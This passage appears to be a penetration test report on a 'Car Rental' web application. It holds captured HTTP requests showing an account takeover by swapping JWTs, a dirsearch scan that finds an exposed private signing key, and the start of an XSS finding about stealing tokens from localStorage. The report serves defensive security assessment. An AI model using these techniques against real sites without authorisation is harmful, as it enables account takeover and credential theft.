Car Rental

Penetration Testing Report

March, 2021

Black Box PT

TABLE OF CONTENT

EEXECUTIVE SUMMARY

INTRODUCTION

Penetration testing of 'Car Rental' company, which is the first test performed for the 'Car Rental' website; was performed to check existing vulnerabilities.

A black box security audit was performed against the 'Car Rental' web site.
ITSafe reviewed the system's ability to withstand attacks and the potential to increase the protection of the data they contain.

This Penetration test was conducted during March 2021 and includes the preliminary results of the audit.

SCOPE

WEB APPLICATION

The penetration testing was limited to the http://18.158.46.251:39831/ sub domain with no prior knowledge of the environment or the technologies used.


- General Injection attacks and code execution attacks on both client and server sides.
- OWASP Top 10 possible vulnerabilities including CSRF tests.
- Inspection of sensitive data handling and risk of information disclosure.
- Tests against Advance Web Application Attacks.

CONCLUSIONS

From our professional perspective, the overall security level of the system is **Low-Medium**.

The application is vulnerable to 6 vulnerabilities, when the most dangerous are Broken Authentication by manipulating the website's login system and Sensitive Data Exposure by accessing to a hidden folder called 'keys' which contains the public and the private keys the website is using to create JWTs.

Exploiting most of these vulnerabilities requires **Medium** technical knowledge.



IDENTIFIED VULNERABILITIES

Item	*Test Type*	*Risk Level*	*Topic*	*General Explanation*	*Status*
4.1	**Applicative**	**High**	**Broken Authentication**	**Broken Authentication** occurs when an application's authentication and session management are implemented incorrectly, which subsequently allows attackers to gain access to a user's session either temporarily or permanently.	**Vulnerable**
4.2	**Applicative**	**High**	**Sensitive Data Exposure**	**Sensitive Data Exposure** occurs when a web application, company, or other entity mistakenly exposes personal data.	**Vulnerable**
4.3	**Applicative**	**Medium**	**Cross Site Scripting (XSS)**	**Cross-Site Scripting (XSS)** attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.	**Vulnerable**

Item	Test Type	Risk Level	Topic	General Explanation	Status
4.4	Applicative	Medium	Cross-Site Request Forgery (CSRF)	**Cross-Site Request Forgery (CSRF)** is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated.	Vulnerable
4.5	Applicative	Medium	Parameter Tampering	**Parameter Tampering** is a simple attack targeting the application's business logic. This attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, or do an action the programmer did not approve.	Vulnerable
4.6	Applicative	Medium	Insufficient Anti-Automation	**Insufficient Anti-automation** occurs when a web application permits an attacker to automate a process that was originally designed to be performed only in a manual fashion, i.e. by a human web user.	Vulnerable

FINDING DETAILS

4.1 Broken Authentication

Severity | **High** Probability | **Medium**

VULNERABILITY DESCRIPTION


Broken Authentication occurs when an application's authentication and session management are implemented incorrectly, which subsequently allows attackers to gain access to a user's session either temporarily or permanently. These incorrect implementations could lead to the following attacks: Credential stuffing, Brute force, Unauthorized access due to the lack of multi-factor authentication, etc.


VULNERABILITY DETAILS

During our check, we discovered that the website is using JWT to identify its accounts. In order to test the website's login system, we created 2 accounts.
Then, we tried to use the login details of the first account with the JWT of the second account, in order to connect to the second account without its login details.
Finally, we succeeded to connect to the second account.

EXECUTION DEMONSTRATION

We started our check by creating 2 accounts - 'testA' and 'testB'





Login to 'testA' account and capture the request by using Burp Suite, showed the website is using 2 stages to connect the user to its account:

- The first stage- Sending the user's inputs from the 'login.html' page to the server-side that checks if it exists on its database. If so, the server-side returns a JWT which represents the account identity.

Request

Pretty | Raw | \n | Actions

```
1  POST /api.php HTTP/1.1
2  Host: 18.158.46.251:39831
3  Content-Length: 56
4  Accept: */*
5  X-Requested-With: XMLHttpRequest
6  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/86.0.4240.183 Safari/537.36
7  Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8  Origin: http://18.158.46.251:39831
9  Referer: http://18.158.46.251:39831/login.html
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13
14 action=login&email=testA%40example.com&password=Aa123456
```

Response

Pretty | Raw | Render | \n | Actions | Select extension...

```
1  HTTP/1.1 200 OK
2  Date: Sun, 07 Mar 2021 12:30:11 GMT
3  Server: Apache/2.4.25 (Debian)
4  Content-Length: 628
5  Connection: close
6  Content-Type: application/json
7
8  {
     "data":"eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwvIiwiaWF0
     xLOUhBIyWiJu604tUpxCnLI5EIUZr9CoG8bubtP6KGXl7Dpd2HLKOK07XTYX5YStq8feYXpd3YsMmSudKkllo0H-ORzHGBgYpvxFF
     "success":true
   }
```

- The second stage- Uses the JWT to authenticate the user's request to login to its account, in front of the server-side.

Request


Pretty | Raw | \n | Actions | Select extension...

```
POST /api.php HTTP/1.1
Host: 18.158.46.251:39831
Content-Length: 11
Accept: */*
X-Requested-With: XMLHttpRequest
Authorization: JWT
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwczpcL1wvd3d3Lml0c2FmZS5jby5pbFwvIiwiaWF0Ijo
xNjE1MTIwMjExLCJleHAiOjE2MTUxMjA4MTEsImRhdGEiOnsibmFtZSI6InRlc3RBIiwiZW1haWwiOiJ0ZXN0QUBleGFtcGx
lLmNvbSIsInVzZXJfaWQiOiIzODMyMzgzMSIsInBob25lIjoiMDUyMTExMTExMSJ9fQ.YdczREFK8i1xjOqmSt6bTYdR2YSj
qoqepalplfqqS-aRWmpekHSkN6TmoZw0ucW_o_5s7wNsHk-Z8Oqoq4w8MopitVC3lZVviKxjfyuLkjFQPEkINJwUWEzGfYnv
INe-xQnYDKU-mlMRqhXs9gKqu8igyzk8u5RPsAT2fGO870BUOUcSCb5BKOyw7Mm7DPcKQMQJnZiCzT3WqvY0EYz7TQYtvqq2
aS75Nyk5L5flxLOUhBIyWiJu604tUpxCnLI5EIUZr9CoG8bubtP6KGXl7Dpd2HLKOK07XTYX5YStq8feYXpd3YsMmSudKkll
o0H-ORzHGBgYpvxFFU8WLeDNEQ
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://18.158.46.251:39831
Referer: http://18.158.46.251:39831/main_page.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

action=auth
```

Response


Pretty | Raw | Render | \n | Actions

```
HTTP/1.1 200 OK
Date: Sun, 07 Mar 2021 12:30:11 GMT
Server: Apache/2.4.25 (Debian)
Content-Length: 103
Connection: close
Content-Type: application/json

{
  "success":true,
  "name":"testA",
  "email":"testA@example.com",
  "user_id":"38323831",
  "phone":"0521111111"
}
```




During our check, we tried to use the login details of 'testA' account with the JWT of 'testB' account, to login to 'testB' account without using its login details.


To do so, we started with inserting the login details of 'testA' account into the 'login.html' page




Then, we captured the request and sent the 'testA' login details to the server-side.



After getting the JWT of 'testA' account from the server-side, we changed it to the JWT of 'testB' account



Sending this request shows we succeeded to connect to 'testB' account, without inserting its login details.



RECOMMENDED RECTIFICATION

- Using CAPTCHA can prevent bots to use services in an illicit way: trying to collect sensitive information, spamming, online pools and so on.
- Not using predictable (or enumerable) ID numbers.
- Limit the number of requests using different methods (IP address, MAC address, Account ID) and so on.

4.2 Sensitive Data Exposure

Severity | **High** Probability | **Low**

Vulnerability Description

Sensitive data exposure occurs when a web application, company, or other entity mistakenly exposes personal data. It occurs as a result of not adequately protecting a database where information is stored. This could be a result of a large number of things like weak encryption, no encryption, software flaws, or when someone mistakenly uploads data to an incorrect database.

Vulnerability Details


During our check, we used 'Dirsearch' scanning tool to find hidden pages and directories. From its results, we found a directory called 'keys' that contains 2 files - a public key and a private key. The website is using these files to create a JWT.

Execution Demonstration

Using 'Dirsearch' scanning tool found a folder called 'keys'

```
root@kali:~/dirsearch# python3 dirsearch.py -u http://18.158.46.251:16850/ -f -e html,php -w /usr/share/wordlists/dirbuster/directory-list-2.3-big.tx
t -t 500

 _|. _ _  _  _  _ _|_    v0.4.1
(_||| _) (/_(_|| (_| )

Extensions: html, php | HTTP method: GET | Threads: 500 | Wordlist size: 5093736

Error Log: /root/dirsearch/logs/errors-21-03-08_08-57-54.log

Target: http://18.158.46.251:16850/

Output File: /root/dirsearch/reports/18.158.46.251/_21-03-08_08-57-54.txt

[08:57:54] Starting:
[08:57:56] 200 -   29KB - /index.html
[08:57:56] 200 -   11KB - /login.html
[08:57:58] 200 -    1KB - /assets/
[08:57:58] 301 -  324B  - /assets  →  http://18.158.46.251:16850/assets/
[08:58:00] 403 -  297B  - /icons/
[08:58:03] 200 -   12KB - /register.html
[08:58:04] 200 -   12KB - /cars.html
[08:58:06] 200 -    2B  - /api.php
[08:58:11] 301 -  324B  - /vendor  →  http://18.158.46.251:16850/vendor/
[08:58:11] 200 -    2KB - /vendor/
[08:58:46] 301 -  322B  - /keys  →  http://18.158.46.251:16850/keys/
[08:58:46] 200 -    1KB - /keys/
0.50% - Errors: 4 - Last request to: rss_icon/
```

Accessing to this folder showed 2 files - 'private.pem' and 'public.pem'.



Using these keys can help attackers to get the JWT of a specific account.

RECOMMENDED RECTIFICATION

- Do not store sensitive data unnecessarily. Remove the 'key's folder from the website or restrict access to this folder.

4.3 Cross Site Scripting (XSS)

Severity | **Medium** Probability | **Medium**

VULNERABILITY DESCRIPTION

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

VULNERABILITY DETAILS

During our check, we have discovered 2 cases where an XSS attack can be performed: with a registered account and with an unregistered account. Also, we discovered the website stores the JWT of the logged-in account on the user's browser, under the 'localStorage'. Finally, we succeeded to steal the account's JWT.

